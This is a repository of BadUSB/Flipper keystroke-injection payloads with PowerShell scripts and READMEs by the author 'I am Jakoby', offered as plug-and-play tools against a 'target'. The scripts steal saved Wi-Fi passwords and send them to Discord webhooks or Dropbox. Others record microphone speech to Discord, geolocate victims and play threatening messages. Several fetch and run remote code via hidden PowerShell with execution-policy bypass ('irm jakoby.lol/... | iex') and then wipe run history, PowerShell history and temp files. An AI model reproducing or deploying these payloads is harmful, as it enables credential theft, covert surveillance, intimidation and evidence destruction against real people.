Clear-RecycleBin -Force -ErrorAction SilentlyContinue
}
#----------------------------------------------------------------------------------------------------
function Target-Comes {
Add-Type -AssemblyName System.Windows.Forms
$originalPOS = [System.Windows.Forms.Cursor]::Position.X
$o=New-Object -ComObject WScript.Shell
while (1) {
$pauseTime = 3
if ([Windows.Forms.Cursor]::Position.X -ne $originalPOS){
break
}
else {
$o.SendKeys("{CAPSLOCK}");Start-Sleep -Seconds $pauseTime
}
}
}
#----------------------------------------------------------------------------------------------------
Target-Comes
Set-WallPaper -Image "$Env:USERPROFILE\Desktop\$ImageName.jpg" -Style Center
clean-exfil
================================================
FILE: Payloads/Flip-Wallpaper-Troll/Wallpaper-Troll.txt
================================================
REM Title: Wallpaper-Troll
REM
REM Author: I am Jakoby
REM
REM Description: This payload is meant to taunt your target with a revealing wallpaper. See README.md for more details.
REM
REM Target: Windows 10, 11
REM
REM Remeber to replace the link with your link for the intended file to download if you are using a custom variant of this payload.
REM Also remember to replace ?dl=0 with ?dl=1 at the end of your link so it is executed properly
REM
REM --------------------------------------------------------------------------------------
REM THIS PAYLOAD IS PLUG AND PLAY. NO MODIFICATIONS NEEDED SIMPLY RUN THE CODE DOWN BELOW.
REM --------------------------------------------------------------------------------------
REM
GUI r
DELAY 500
STRING powershell -w h -NoP -NonI -Ep Bypass irm jakoby.lol/b8n | iex
DELAY 500
ENTER
================================================
FILE: Payloads/Flip-We-Found-You/README.md
================================================

Table of Contents
- Description
- Getting Started
- Contributing
- Version History
- Contact
- Acknowledgments
# We-Found-You
This script is ready to run as is. Just download and execute with the provided link.
## Description
This script will get the GeoLocation (Latitude and Longitude) of your target.
Then a page will open in their browser with a map of their current location on it.
Their system volume will be turned to max level.
SAPI speak with talk through their speakers the message provided or a custom one you provide.

## Getting Started
### Dependencies
* Windows 10,11
* Their location services are turned on
(back to top)
### Executing program
* Plug in your device
* Invoke-WebRequest will be entered in the Run Box to download and execute the script from memory
```
powershell -w h -NoP -NonI -Ep Bypass irm jakoby.lol/yzb | iex
```
(back to top)
## Contributing
All contributors names will be listed here
I am Jakoby
(back to top)
## Version History
* 0.1
* Initial Release
(back to top)
## Contact
📱 My Socials 📱
YouTube
|
Twitter
|
Instagram
|
Discord
|
TikTok
|
(back to top)
## Acknowledgments
* [Hak5](https://hak5.org/)
* [MG](https://github.com/OMG-MG)
(back to top)
================================================
FILE: Payloads/Flip-We-Found-You/We-Found-You.txt
================================================
REM Title: We-Found-You
REM Author: I am Jakoby
REM Description: This payload is meant to open a map in your target's web browser with their current location.
REM Target: Windows 10, 11
REM --------------------------------------------------------------------------------------
REM THIS PAYLOAD IS PLUG AND PLAY. NO MODIFICATIONS NEEDED SIMPLY RUN THE CODE DOWN BELOW.
REM --------------------------------------------------------------------------------------
GUI r
DELAY 500
STRING powershell -w h -NoP -NonI -Ep Bypass irm jakoby.lol/yzb | iex
ENTER
================================================
FILE: Payloads/Flip-We-Found-You/found-you.ps1
================================================
############################################################################################################################################################
# | ___ _ _ _ # ,d88b.d88b #
# Title : We-Found-You | |_ _| __ _ _ __ ___ | | __ _ | | __ ___ | |__ _ _ # 88888888888 #
# Author : I am Jakoby | | | / _` | | '_ ` _ \ _ | | / _` | | |/ / / _ \ | '_ \ | | | |# `Y8888888Y' #
# Version : 1.0 | | | | (_| | | | | | | | | |_| | | (_| | | < | (_) | | |_) | | |_| |# `Y888Y' #
# Category : Prank | |___| \__,_| |_| |_| |_| \___/ \__,_| |_|\_\ \___/ |_.__/ \__, |# `Y' #
# Target : Windows 7,10,11 | |___/ # /\/|_ __/\\ #
# Mode : HID | |\__/,| (`\ # / -\ /- ~\ #
# | My crime is that of curiosity |_ _ |.--.) )# \ = Y =T_ = / #
# | and yea curiosity killed the cat ( T ) / # Luther )==*(` `) ~ \ Hobo #
# | but satisfaction brought him back (((^_(((/(((_/ # / \ / \ #
#__________________________________|_________________________________________________________________________# | | ) ~ ( #
# tiktok.com/@i_am_jakoby # / \ / ~ \ #
# github.com/I-Am-Jakoby # \ / \~ ~/ #
# twitter.com/I_Am_Jakoby # /\_/\_/\__ _/_/\_/\__~__/_/\_/\_/\_/\_/\_#
# instagram.com/i_am_jakoby # | | | | ) ) | | | (( | | | | | |#
# youtube.com/c/IamJakoby # | | | |( ( | | | \\ | | | | | |#
############################################################################################################################################################
<#
.NOTES
The target's Location Services must be turned on or this payload will not work.
.SYNOPSIS
This script will get the user's location and open a map of where they are in their browser and use Windows speech to declare you know where they are.
.DESCRIPTION
This program gathers details from target PC to include Operating System, RAM Capacity, Public IP, and Email associated with their Microsoft account.
The SSID and WiFi password of any current or previously connected to networks.
It determines the last day they changed their password and how many days ago.
Once the information is gathered, the script will pause until a mouse movement is detected.
Then the script uses Sapi speak to roast their set up and lack of security.
#>
#-----------------------------------------------------------------------------------------------------------------------------------------------------------
<#
.NOTES
This is to get the name associated with the targets Microsoft account, if not detected UserName will be used.
#>
function Get-fullName {
try {
$fullName = Net User $Env:username | Select-String -Pattern "Full Name";$fullName = ("$fullName").TrimStart("Full Name")
}
# If no name is detected function will return $env:UserName
# Write Error is just for troubleshooting
catch {Write-Error "No name was detected"
return $env:UserName
-ErrorAction SilentlyContinue
}
return $fullName
}
$FN = Get-fullName
#-----------------------------------------------------------------------------------------------------------------------------------------------------------
<#
.NOTES
This is to get the current Latitude and Longitude of your target
#>
function Get-GeoLocation{
try {
Add-Type -AssemblyName System.Device #Required to access System.Device.Location namespace
$GeoWatcher = New-Object System.Device.Location.GeoCoordinateWatcher #Create the required object
$GeoWatcher.Start() #Begin resolving current locaton
while (($GeoWatcher.Status -ne 'Ready') -and ($GeoWatcher.Permission -ne 'Denied')) {
Start-Sleep -Milliseconds 100 #Wait for discovery.
}
if ($GeoWatcher.Permission -eq 'Denied'){
Write-Error 'Access Denied for Location Information'
} else {
$GeoWatcher.Position.Location | Select Latitude,Longitude #Select the relevant results.
}
}
# Write Error is just for troubleshooting
catch {Write-Error "No coordinates found"
return "No Coordinates found"
-ErrorAction SilentlyContinue
}
}
#-----------------------------------------------------------------------------------------------------------------------------------------------------------
<#
.NOTES
This is to pause the script until a mouse movement is detected
#>
function Pause-Script{
Add-Type -AssemblyName System.Windows.Forms
$originalPOS = [System.Windows.Forms.Cursor]::Position.X
$o=New-Object -ComObject WScript.Shell
while (1) {
$pauseTime = 3
if ([Windows.Forms.Cursor]::Position.X -ne $originalPOS){
break
}
else {
$o.SendKeys("{CAPSLOCK}");Start-Sleep -Seconds $pauseTime
}
}
}
#-----------------------------------------------------------------------------------------------------------------------------------------------------------
$GL = Get-GeoLocation
$GL = $GL -split " "
$Lat = $GL[0].Substring(11) -replace ".$"
$Lon = $GL[1].Substring(10) -replace ".$"
Pause-Script
# Opens their browser with a map of their current location
Start-Process "https://www.latlong.net/c/?lat=$Lat&long=$Lon"
Start-Sleep -s 3
# Sets Volume to max level
$k=[Math]::Ceiling(100/2);$o=New-Object -ComObject WScript.Shell;for($i = 0;$i -lt $k;$i++){$o.SendKeys([char] 175)}
# Sets up speech module
$s=New-Object -ComObject SAPI.SpVoice
$s.Rate = -2
$s.Speak("We found you $FN")
$s.Speak("We know where you are")
$s.Speak("We are everywhere")
$s.Speak("We do not forgive, we do not forget")
$s.Speak("Expect us")
#-----------------------------------------------------------------------------------------------------------------------------------------------------------
<#
.NOTES
This is to clean up behind you and remove any evidence to prove you were there
#>
# Delete contents of Temp folder
rm $env:TEMP\* -r -Force -ErrorAction SilentlyContinue
# Delete run box history
reg delete HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU /va /f
# Delete powershell history
Remove-Item (Get-PSreadlineOption).HistorySavePath
# Deletes contents of recycle bin
Clear-RecycleBin -Force -ErrorAction SilentlyContinue
================================================
FILE: Payloads/Flip-WifiGrabber/README.md
================================================

Table of Contents
- Description
- Getting Started
- Contributing
- Version History
- Contact
- Acknowledgments
# Wifi-Grabber
## Description
This payload grabs your target's wifi passwords and uploads them to either Dropbox, Discord, or both.
## Getting Started
### Dependencies
* Windows 10,11
### Executing program
* Plug in your device
* Invoke-WebRequest will be entered in the Run Box to download and execute the script from memory
`$dc` is the variable that stores your Discord webhook
`$db` is the variable that stores your Dropbox token
Fill in either or both of these to methods to exfil your collected data
```
powershell -w h -NoP -Ep Bypass $dc='';$db='';irm jakoby.lol/e8v | iex
```
(back to top)
## Contributing
All contributors names will be listed here
I am Jakoby
(back to top)
## Version History
* 0.1
* Initial Release
(back to top)
## Contact
📱 My Socials 📱
YouTube
|
Twitter
|
Instagram
|
Discord
|
TikTok
|
(back to top)
## Acknowledgments
* [Hak5](https://hak5.org/)
* [MG](https://github.com/OMG-MG)
(back to top)
================================================
FILE: Payloads/Flip-WifiGrabber/WifiGrabber.ps1
================================================
############################################################################################################################################################
$wifiProfiles = (netsh wlan show profiles) | Select-String "\:(.+)$" | %{$name=$_.Matches.Groups[1].Value.Trim(); $_} | %{(netsh wlan show profile name="$name" key=clear)} | Select-String "Key Content\W+\:(.+)$" | %{$pass=$_.Matches.Groups[1].Value.Trim(); $_} | %{[PSCustomObject]@{ PROFILE_NAME=$name;PASSWORD=$pass }} | Format-Table -AutoSize | Out-String
$wifiProfiles > $env:TEMP/--wifi-pass.txt
############################################################################################################################################################
# Upload output file to Dropbox
function DropBox-Upload {
[CmdletBinding()]
param (
[Parameter (Mandatory = $True, ValueFromPipeline = $True)]
[Alias("f")]
[string]$SourceFilePath
)
$outputFile = Split-Path $SourceFilePath -leaf
$TargetFilePath="/$outputFile"
$arg = '{ "path": "' + $TargetFilePath + '", "mode": "add", "autorename": true, "mute": false }'
$authorization = "Bearer " + $db
$headers = New-Object "System.Collections.Generic.Dictionary[[String],[String]]"
$headers.Add("Authorization", $authorization)
$headers.Add("Dropbox-API-Arg", $arg)
$headers.Add("Content-Type", 'application/octet-stream')
Invoke-RestMethod -Uri https://content.dropboxapi.com/2/files/upload -Method Post -InFile $SourceFilePath -Headers $headers
}
if (-not ([string]::IsNullOrEmpty($db))){DropBox-Upload -f $env:TEMP/--wifi-pass.txt}
############################################################################################################################################################
function Upload-Discord {
[CmdletBinding()]
param (
[parameter(Position=0,Mandatory=$False)]
[string]$file,
[parameter(Position=1,Mandatory=$False)]
[string]$text
)
$hookurl = "$dc"
$Body = @{
'username' = $env:username
'content' = $text
}
if (-not ([string]::IsNullOrEmpty($text))){
Invoke-RestMethod -ContentType 'Application/Json' -Uri $hookurl -Method Post -Body ($Body | ConvertTo-Json)};
if (-not ([string]::IsNullOrEmpty($file))){curl.exe -F "file1=@$file" $hookurl}
}
if (-not ([string]::IsNullOrEmpty($dc))){Upload-Discord -file "$env:TEMP/--wifi-pass.txt"}
############################################################################################################################################################
function Clean-Exfil {
# empty temp folder
rm $env:TEMP\* -r -Force -ErrorAction SilentlyContinue
# delete run box history
reg delete HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU /va /f
# Delete powershell history
Remove-Item (Get-PSreadlineOption).HistorySavePath -ErrorAction SilentlyContinue
# Empty recycle bin
Clear-RecycleBin -Force -ErrorAction SilentlyContinue
}
############################################################################################################################################################
if (-not ([string]::IsNullOrEmpty($ce))){Clean-Exfil}
RI $env:TEMP/--wifi-pass.txt
================================================
FILE: Payloads/Flip-WifiGrabber/WifiGrabber.txt
================================================
REM Title: Wifi Grabber
REM Author: I am Jakoby
REM Description: This payload grabs your target's wifi passwords and uploads them to either Dropbox, Discord, or both.
REM Target: Windows 10, 11
GUI r
DELAY 500
STRING powershell -w h -NoP -Ep Bypass $dc='';$db='';irm jakoby.lol/e8v | iex
ENTER
================================================
FILE: Payloads/Flip-YT-Tripwire/ReadMe.md
================================================


Table of Contents
- Description
- Getting Started
- Contributing
- Version History
- Contact
- Acknowledgments
# YouTube Tripwire
Plays any YouTube video after a mouse movement is detected.
## Description
This script is a one liner that can fit in the runbox by itself.
Just replace the URL for the YouTube video and run it.
You can now unplug your device and walk away.
When your target returns and moves their mouse, the video will start playing full screen.
## Getting Started
### Dependencies
* An internet connection
* Windows 10,11
(back to top)
### Executing program
* Plug in your device
* Walk away
* You can run the example snippet below and it will open up a video covering one of my other payloads
* You can of course replace the URL with your own video
```
powershell -w h Add-Type -AssemblyName *m.W*s.F*s;$w=[Windows.Forms.Cursor];$p=$w::Position.X;while(1){if($w::Position.X-ne$p){break}else{Sleep 3}};saps https://youtu.be/sOLIdqpzrW4;sleep 3;$o=New-Object -ComObject WScript.Shell;$o.SendKeys('f')
```
(back to top)
## Contributing
All contributors names will be listed here
I am Jakoby
(back to top)
## Version History
* 0.1
* Initial Release
(back to top)
## Contact
📱 My Socials 📱
YouTube
|
Twitter
|
Instagram
|
Discord
|
TikTok
|
(back to top)
## Acknowledgments
* [Hak5](https://hak5.org/)
* [MG](https://github.com/OMG-MG)
(back to top)
================================================
FILE: Payloads/Flip-YT-Tripwire/YouTube-TripWire.txt
================================================
REM Title: YouTube-TripWire
REM Author: I am Jakoby
REM Description: Plays any YouTube video after a mouse movement is detected. (Replace URL with your own)
REM Target: Windows 10, 11
GUI r
DELAY 500
STRING powershell -w h Add-Type -AssemblyName *m.W*s.F*s;$w=[Windows.Forms.Cursor];$p=$w::Position.X;while(1){if($w::Position.X-ne$p){break}else{Sleep 3}};saps https://youtu.be/sOLIdqpzrW4;sleep 3;$o=New-Object -ComObject WScript.Shell;$o.SendKeys('f')
ENTER
REM Remember to replace the link with your DropBox shared link for the intended file to download
REM Also remember to replace ?dl=0 with ?dl=1 at the end of your link so it is executed properly
================================================
FILE: Payloads/Scripts/WifiPasswords.ps1
================================================
# https://jakoby.lol/n89
(netsh wlan show profiles) | Select-String "\:(.+)$" | %{$name=$_.Matches.Groups[1].Value.Trim(); $_} | %{(netsh wlan show profile name="$name" key=clear)} | Select-String "Key Content\W+\:(.+)$" | %{$pass=$_.Matches.Groups[1].Value.Trim(); $_} | %{[PSCustomObject]@{ PROFILE_NAME=$name;PASSWORD=$pass }} | Format-Table -AutoSize | Out-String
================================================
FILE: Payloads/VoiceLogger/VL.ps1
================================================
function DC-Upload {
[CmdletBinding()]
param (
[parameter(Position=0,Mandatory=$False)]
[string]$text
)
# $dc = 'YOUR DISCORD WEBHOOK GOES HERE IF YOU HOST YOUR OWN VERSION OF THIS PAYLOAD'
$Body = @{
'username' = $env:username
'content' = $text
}
if (-not ([string]::IsNullOrEmpty($text))){Invoke-RestMethod -ContentType 'Application/Json' -Uri $dc -Method Post -Body ($Body | ConvertTo-Json)};
}
function voiceLogger {
Add-Type -AssemblyName System.Speech
$recognizer = New-Object System.Speech.Recognition.SpeechRecognitionEngine
$grammar = New-Object System.Speech.Recognition.DictationGrammar
$recognizer.LoadGrammar($grammar)
$recognizer.SetInputToDefaultAudioDevice()
while ($true) {
$result = $recognizer.Recognize()
if ($result) {
$results = $result.Text
Write-Output $results
$log = "$env:tmp/VoiceLog.txt"
echo $results > $log
$text = get-content $log -raw
DC-Upload $text
# Use a switch statement with the $results variable
switch -regex ($results) {
'\bnote\b' {saps notepad}
'\bexit\b' {break}
}
}
}
Clear-Content -Path $log
}
voiceLogger
================================================
FILE: Payloads/VoiceLogger/VoiceLogger.txt
================================================
REM Title: VoiceLogger
REM Author: I am Jakoby
REM This payload activates your targets microphone and converts their speech to text and exfils it to discord
REM Target: Windows 10, 11
GUI r
DELAY 500
STRING powershell -w h -NoP -Ep Bypass $dc='';irm jakoby.lol/voiceLogger | iex
ENTER
================================================
FILE: Payloads/VoiceLogger/readme.md
================================================

Table of Contents
- Description
- Getting Started
- Contributing
- Version History
- Contact
- Acknowledgments
# VoiceLogger
## Description
This payload activates your target's microphone, converts their speech to text, and exfils it to Discord
with the optional functionality of incorporating voice activated payloads.
## Getting Started
### Dependencies
* Windows 10,11
### Executing program
* Plug in your device
* Invoke-WebRequest will be entered in the Run Box to download and execute the script from memory
`$dc` is the variable that stores your Discord webhook
```
powershell -w h -NoP -Ep Bypass $dc='';irm jakoby.lol/voiceLogger | iex
```
### The Function
- The voiceLogger function leverages the System.Speech namespace to create a continuous speech-to-text logger.
- It initializes a speech recognition engine, loads a dictation grammar, and sets the input to the default audio device.
- The script then enters an infinite loop where it listens for speech input and recognizes the text.
- The recognized text is written to the output and saved to a temporary log file.
- The log file content is then uploaded using the DC-Upload function.
- Additionally, the script checks for specific voice commands using a switch statement with regex patterns: if the word "notepad" is detected, it launches Notepad,
- and if the word "exit" is detected, it breaks the loop and stops the voice logger.
- Once the loop is terminated, the log file's content is cleared.
```powershell
function voiceLogger {
Add-Type -AssemblyName System.Speech
$recognizer = New-Object System.Speech.Recognition.SpeechRecognitionEngine
$grammar = New-Object System.Speech.Recognition.DictationGrammar
$recognizer.LoadGrammar($grammar)
$recognizer.SetInputToDefaultAudioDevice()
while ($true) {
$result = $recognizer.Recognize()
if ($result) {
$results = $result.Text
Write-Output $results
$log = "$env:tmp/VoiceLog.txt"
echo $results > $log
$text = get-content $log -raw
DC-Upload $text
# Use a switch statement with the $results variable
switch -regex ($results) {
'\bnotepad\b' {saps notepad}
'\bexit\b' {exit}
}
}
}
Clear-Content -Path $log
}
```
```mermaid
graph TB;
A[Start voiceLogger] --> B[Start Listening]
B --> C{Recognized text?}
C -->|Yes| D[Write to console]
D --> E[Save to file]
E --> F[Send to Discord]
F --> G{Keyword recognized?}
G -->|'note'| H[Open Notepad]
G -->|'exit'| I[Exit function]
G -->|No keyword| B
C -->|No| B
I --> J[Clear Log]
J --> K[End voiceLogger]
```
(back to top)
## Contributing
All contributor's names will be listed here
I am Jakoby
(back to top)
## Version History
* 0.1
* Initial Release
(back to top)
## Contact
📱 My Socials 📱
YouTube
|
Twitter
|
Instagram
|
Discord
|
TikTok
|
(back to top)
## Acknowledgments
* [Hak5](https://hak5.org/)
* [MG](https://github.com/OMG-MG)
(back to top)
================================================
FILE: Payloads/test.txt
================================================
#
saps calc
================================================
FILE: README.md
================================================
# 💀 BadUSB 💀

Subscribing to my YouTube would also be greatly appreciated.
[

](https://jakoby.lol/yno)

📱 My Socials 📱
YouTube
|
Twitter
|
Instagram
|
Discord
|
TikTok
|
## Acknowledgments
* [Hak5](https://hak5.org/)
* [Darren](https://github.com/hak5darren)
* [UberGuidoZ](https://github.com/UberGuidoZ)
(back to top)
================================================
FILE: index.html
================================================
My First HTML Page
Hello World!
Welcome to my first HTML page. This is just a demo.
================================================
FILE: unload.ps1
================================================
# Set the destination directory on the desktop
$dest = "$env:USERPROFILE\Desktop\jakoby-payloads"
# Create the destination directory if it doesn't already exist
if (-not (Test-Path $dest)) {
New-Item -ItemType Directory -Path $dest | Out-Null
}
# Get all text files in the current directory and its subdirectories
$textFiles = Get-ChildItem -Path . -Recurse -Include "*.txt" -File
# Copy the text files to the destination directory
foreach ($textFile in $textFiles) {
Copy-Item -Path $textFile.FullName -Destination $dest
}